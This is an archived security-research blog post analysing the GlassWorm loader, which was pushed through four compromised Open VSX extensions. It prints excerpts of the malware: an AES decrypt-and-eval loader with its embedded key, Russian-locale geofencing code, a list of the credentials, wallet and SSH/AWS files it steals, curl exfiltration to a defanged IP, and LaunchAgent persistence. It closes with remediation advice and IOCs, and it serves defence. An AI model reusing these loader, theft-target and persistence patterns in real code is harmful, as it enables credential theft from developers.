
GlassWorm Loader Hits Open VSX via Developer Account Compromise

By Kirill Boychenko

Published: 2026-01-31 · Archived: 2026-04-29 02:04:44 UTC




Socket's Threat Research team identified a developer-compromise supply chain attack distributed via the Open VSX Registry, specifically a compromise of the developer's publishing credentials. The Open VSX security team assessed the activity as consistent with a leaked token or other unauthorized access.

On January 30, 2026, four established Open VSX extensions published by the `oorzc` author had malicious versions published to Open VSX that embed the GlassWorm malware loader. These extensions had previously presented as legitimate developer utilities (some first published more than two years ago) and collectively accumulated over 22,000 Open VSX downloads prior to the malicious releases.

The four impacted extensions are:

1. FTP/SFTP/SSH Sync Tool (`oorzc.ssh-tools` — v0.5.1)
2. I18n Tools (`oorzc.i18n-tools-plus` — v1.6.8)
3. vscode mindmap (`oorzc.mind-map` — v1.0.61)
4. scss to css (`oorzc.scss-to-css-compile` — v1.3.4)



Screenshot of Open VSX Registry showing the `oorzc` namespace with four published extensions: `FTP/SFTP/SSH Sync Tool` (17K downloads), `I18n Tools` (3.6K), `vscode mindmap` (3.2K), and `scss to css` (1.3K). Open VSX rounds the download counts on the UI (the "K" figures), so the totals can look higher in screenshots. When we sum the actual download numbers, the combined total is over 22K.

We reached out to the `oorzc` maintainer to flag that recent Open VSX releases of these extensions were compromised and set to distribute a GlassWorm loader, consistent with a developer publishing-credential compromise, such as a leaked publishing token or other unauthorized access to the release path.

Across all four extensions, the malicious update introduces staged loaders that decrypt and execute embedded code at runtime, includes Russian-locale avoidance, resolves command and control (C2) pointers from Solana transaction memos, and then executes additional remote code.


This tradecraft aligns with the recent GlassWorm cluster we have been tracking internally since December 2025. In that work, we identified and reported earlier malicious Open VSX extensions tied to the same staging and blockchain-resolved infrastructure patterns, which reduce reliance on static indicators and enable rapid server-side updates.

Downstream payloads collected in this investigation show macOS-focused information stealing and persistence. The payload harvests and exfiltrates browser cookies, history, and login databases, including wallet-extension data such as MetaMask, and it targets multiple browser families, including Mozilla Firefox and Chromium-based

browsers. It also collects desktop cryptocurrency wallet files (Electrum, Exodus, Atomic, Ledger Live, Trezor Suite, Binance, TonKeeper), the user's login keychain database, Apple Notes databases, Safari cookies, targeted user documents from Desktop, Documents, and Downloads, and FortiClient VPN configuration files. Crucially, it also targets developer credentials and configuration, including `~/.aws` (credentials and config) and `~/.ssh` (private keys, `known_hosts`, and related configuration), which raises the risk of cloud account compromise and lateral movement in developer and enterprise environments. The payload includes routines to locate and extract authentication material used in common workflows, including inspecting npm configuration for `_authToken` and referencing GitHub authentication artifacts, which can provide access to private repositories, CI secrets, and release automation.

This incident also differs materially from GlassWorm activity previously documented. Earlier waves largely relied on typosquatting and brandjacking, cloning or mimicking popular developer tools and attempting to appear trustworthy by artificially inflating download counts.

By contrast, these four extensions were published under an established publisher account with a multi-extension history and meaningful adoption signals across ecosystems. The same publisher also maintains Visual Studio Marketplace listings with substantial install counts (as displayed on the listings at the time of review): `vscode mindmap` (7,696 installs), `scss to css` (3,810 installs), `FTP/SFTP/SSH Sync Tool` (4,948 installs), and `I18n Tools` (1,570 installs). This observation is provided to illustrate the publisher's apparent legitimacy and reach, not to suggest the Visual Studio Marketplace listings were compromised. Our findings in this report concern the Open VSX extensions.



Publisher profile for `oorzc` on Visual Studio Marketplace (Visual Studio Code) listing four extensions: `vscode mindmap`, `FTP/SFTP/SSH Sync Tool`, `scss to css`, and `I18n Tools`.


Following our January 30, 2026 report, the Eclipse Foundation / Open VSX Registry security team reviewed the affected extensions, concluded the activity was consistent with leaked tokens or other unauthorized publishing access, and deactivated the publisher's two Open VSX tokens. They removed the malicious releases and, because multiple recent `oorzc.ssh-tools` versions scanned as malware and many versions were published, they removed all `oorzc.ssh-tools` versions and added it to the Open VSX malware list, while leaving earlier clean versions available for the other three extensions. Based on our prior reporting of 13 earlier malicious Open VSX extensions associated with the recent GlassWorm cluster, we have consistently seen the Open VSX security team respond quickly and take decisive action to protect the community, and we appreciate their rapid engagement and clear coordination; security is a team sport.

Not Glass, Not a Worm, Still Dangerous#

GlassWorm has been abusing the Open VSX Registry supply chain since at least October 2025, when researchers first reported malicious extensions using concealed logic to steal developer credentials, and it has continued resurfacing in repeated waves through late 2025 and into early 2026.

The name is also increasingly misleading. The "glass" aspect originally pointed to invisible character tricks, but recent iterations rely more on encrypted, staged loaders than on being visually undetectable. The "worm" label is similarly imperfect, and the Open VSX maintainers have publicly clarified that it was not self-replicating in the traditional sense, instead it extended reach by stealing credentials and abusing publishing access.

On January 30, 2026, this escalation became clear. The threat actor published poisoned updates through an established publisher identity, and the Open VSX security team assessed the incident as consistent with leaked tokens or other unauthorized publishing access.



Socket AI Scanner flags `oorzc.ssh-tools@0.5.1` as malware, describing a staged loader that decrypts and runs an embedded blob at activation time (hardcoded AES material and `eval()`), suppresses execution on Russian-language or Russia-adjacent systems, uses Solana transaction memos as a dead drop for next-stage configuration, and then fetches and executes a follow-on payload in memory.

Staged Execution Chain#

Stage 0: A Small Loader That Decrypts and Executes Code

All four `.vsix` files contained a near-identical loader inside `extension.js`. The loader uses AES-256-CBC to decrypt a long hex string, converts the result to UTF-8, and immediately executes it with `eval`.

Below is an excerpt from the loader with the encrypted blob truncated for readability and with our added comments.

```
 const crypto = require("crypto");

// AES parameters embedded in the extension
let d = crypto.createDecipheriv(
  "aes-256-cbc",
  "wDO6YyTm6DL0T0zJ0SXhUql5Mo0pdlSz",                    // 32-byte key
  Buffer.from("dfc1fefb224b2a757b7d3d97a93a1db9", "hex") // 16-byte IV
);

// Encrypted payload is a long hex string (truncated here)
let b = d.update(
  "d4f0f5c6b7c5...<hex omitted>...9f2a",
  "hex",
  "utf8"
);

b += d.final("utf8");

// Executes the decrypted Stage 1 code
eval(b);
```

Stage 1: Environment Checks, Then a Blockchain Dead Drop

Once decrypted, Stage 1 performs host profiling and gating. The most notable logic checks for Russian language settings and Russia-adjacent time zones, then exits early if the system matches. That is classic criminal OPSEC, and it lines up with the old Russian underworld saying, “Кто работает по ру, к тому приходит по утру”, roughly, “If you operate in RU, someone shows up at your door in the morning”.

An excerpt from the Stage 1 geofencing logic is shown below. This is taken directly from the decrypted Stage 1.

```
function _isRussianSystem(){
 let russianIndicators = [
   "ru_RU",
   "ru-RU",
   "ru",
   "Russian",
   process.env.LANG,
   process.env.LANGUAGE,
   process.env.LC_ALL,
   process.env.LC_MESSAGES
 ];
 let isRussianLanguage = russianIndicators.some(indicator =>
   indicator && indicator.toLowerCase().includes("ru")
 );

 let timeZone = Intl.DateTimeFormat().resolvedOptions().timeZone;
```

```
  let isMoscowTimeZone = timeZone && timeZone.includes("Europe/Moscow");

  let utcOffset = (new Date).getTimezoneOffset() / -60;
  let isRussiaAdjacentTimezone = utcOffset >= 2 && utcOffset <= 12;

  return isRussianLanguage || isMoscowTimeZone || isRussiaAdjacentTimezone;
}
```

If the host passes those checks, Stage 1 retrieves its next instruction from a transaction memo on Solana. Practically, this works like a dead drop. The extension does not need a hardcoded C2 URL, because the threat actor can rotate the next-stage link by writing a new memo on-chain. That design also pushes the “where do I fetch next” decision out of the extension and into threat actor-controlled infrastructure.

Stage 1 then focuses its next steps on macOS systems. The decrypted code explicitly checks the OS before continuing the chain, which aligns with what we later observed in the Stage 2 payload.

```
 if (os.platform() == "darwin") {
  // macOS-specific Stage 2 path follows
}
```

Stage 2: What the macOS Payload Does Once Executed

Stage 2 is a Node.js JavaScript payload that functions as a macOS-focused data theft and persistence implant. It stages collected files, compresses them into an archive, and exfiltrates the results to threat actor-controlled infrastructure.

Staging and collection

The payload creates a working directory at `/tmp/ijewf`, collects a broad set of artifacts from the host, then compresses the staged data into `/tmp/out.zip` in preparation for exfiltration.

In practice, the collection scope is broad and explicitly geared toward credential theft, session theft, and wallet theft. The payload copies browser cookies, form history, and login databases across Firefox-family and Chromium-based browsers, including wallet-extension artifacts (for example, MetaMask storage). It also targets desktop cryptocurrency wallet data (including Electrum, Exodus, Atomic, Ledger Live, Trezor Suite, Binance, and TonKeeper), macOS keychain material (the user’s `login.keychain-db`), Apple Notes databases, Safari cookies, and FortiClient VPN configuration. Finally, it performs targeted document collection from Desktop, Documents, and Downloads, filtering by file extension and enforcing a total size limit, then stages everything for exfiltration as a single archive.

```
 // Stage 2 data-theft targets (selected examples observed in payload)

const targets = [
  // macOS credential store
```

```
  "~/Library/Keychains/login.keychain-db",

  // Apple Notes databases (often contain sensitive data)
  "~/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite",
  "~/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-wal",
  "~/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-shm",

  // Safari session material
  "~/Library/Containers/com.apple.Safari/Data/Library/Cookies/Cookies.binarycookies",

  // FortiClient VPN configuration
  "/Library/Application Support/Fortinet/FortiClient/conf/vpn.plist",

  // Developer secrets and access material
  "~/.aws", // credentials and config
  "~/.ssh"  // private keys, known_hosts, config
];

// The payload stages copies of these artifacts under /tmp/ijewf,
// compresses them to /tmp/out.zip, then exfiltrates the archive.
```

```
 // Browser + wallet focus (high-level):
// * Chromium: Cookies, Login Data, Web Data across multiple browser profiles
// * Firefox-family: cookies.sqlite, formhistory.sqlite, key4.db, logins.json
// * Wallets: Electrum, Exodus, Atomic, Ledger Live, Trezor Suite, Binance, TonKeeper
// * Wallet extensions: MetaMask storage artifacts
```

It explicitly targets developer credentials and configuration, including AWS and SSH material, which raises the risk of cloud account compromise and lateral movement in developer and enterprise environments. Examples include `~/.aws` (credentials and config) and `~/.ssh` (private keys, `known_hosts`, and related configuration). It also collects additional high-value local sources, including macOS keychain data and application storage paths that commonly contain credentials and session material.

Token and Secret Access

The payload includes logic to locate and extract authentication material used in common developer workflows. For example, it inspects npm configuration for `_authToken` and interacts with the npm registry, consistent with npm token discovery and validation behavior. It also contains logic that references GitHub authentication artifacts, which is particularly high impact because GitHub tokens often provide access to private repositories, CI secrets, and release automation.

Exfiltration

After collecting and compressing data, the payload exfiltrates the archive using `curl` to hardcoded IP-based endpoints. In the sample we analyzed, it POSTs to paths such as `/p2p` and `/2p2` on `45[.]32[.]150[.]251`.

Persistence

Stage 2 establishes persistence on macOS via a LaunchAgent. It writes a plist under `~/Library/LaunchAgents` (e.g., `com.user.nodestart.plist`) and uses it to start a bundled or downloaded Node runtime that executes the payload at login. This makes the impact persistent, unless defenders remove the LaunchAgent and any associated runtime and staging artifacts.

Outlook and Recommendations#

This campaign shows a clear escalation in Open VSX supply chain abuse. The threat actor blends into normal developer workflows, hides execution behind encrypted, runtime-decrypted loaders, and uses Solana memos as a dynamic dead drop to rotate staging infrastructure without republishing extensions. These design choices reduce the value of static indicators and shift defender advantage toward behavioral detection and rapid response.

The immediate risk is credential and token theft from developer endpoints. Stolen AWS and SSH material can enable direct cloud compromise and lateral movement. Stolen GitHub and npm tokens can enable repository takeover, poisoned commits, package publication abuse, and access to CI secrets. Even if the extensions run only on workstations, the downstream blast radius can extend to build pipelines and end users if compromised credentials are reused to ship tampered releases.

If you installed any extension listed in the IOC section, treat it as a credential exposure event. Remove the extension and delete its on-disk artifacts. On macOS, check for persistence under `~/Library/LaunchAgents`, including unfamiliar plists such as `com.user.nodestart.plist`, and investigate suspicious runtime paths that reference `/tmp/ijewf` or `/tmp/out.zip`.

Rotate credentials. Revoke and reissue GitHub tokens first, then npm tokens, then AWS keys, then any SSH keys that can reach production or CI systems. Audit recent GitHub activity for new tokens, unexpected workflow changes, and suspicious commits. Validate your CI configuration and release jobs for unauthorized modifications.

Add supply chain controls and use the **Socket GitHub app** to gate dependency changes in pull requests, use the **Socket CLI** in install workflows, and use the **Socket browser extension** to surface registry risk signals during discovery and installation.

Indicators of Compromise (IOCs)#

Malicious Open VSX Extensions (Suspected Developer Account `oorzc` Compromise)

1. `oorzc.ssh-tools` — v0.5.1
2. `oorzc.i18n-tools-plus` — v1.6.8
3. `oorzc.mind-map` — v1.0.61
4. `oorzc.scss-to-css-compile` — v1.3.4

Malicious Open VSX Extensions (December 2025 — January 2026 Cluster)

1. `Angular-studio.ng-angular-extension`

2. `awesome-codebase.codebase-dart-pro`
3. `cudra-production.vsce-prettier-pro`
4. `dev-studio-sense.php-comp-tools-vscode`
5. `ko-zu-gun-studio.synchronization-settings-vscode`
6. `littensy-studio.magical-icons`
7. `pretty-studio-advisor.prettyxml-formatter`
8. `sol-studio.solidity-extension`
9. `studio-jjalaire-team.professional-quarto-extension`
10. `studio-velte-distributor.pro-svelte-extension`
11. `sun-shine-studio.shiny-extension-for-vscode`
12. `tucyzirille-studio.angular-pro-tools-extension`
13. `vce-brendan-studio-eich.js-debuger-vscode`

Blockchain Indicators

- Solana address: `BjVeAjPrSKFiingBn4vZvghsGj9KCE8AJVtbc9S8o8SC`

Embedded Crypto Material

- AES key: `wDO6YyTm6DL0T0zJ0SXhUql5Mo0pdlSz`
- AES IVs (hex): `c4b9a3773e9dced6015a670855fd32b`

IP Address

- `45[.]32[.]150[.]251`

Source: https://socket.dev/blog/glassworm-loader-hits-open-vsx-via-suspected-developer-account-compromise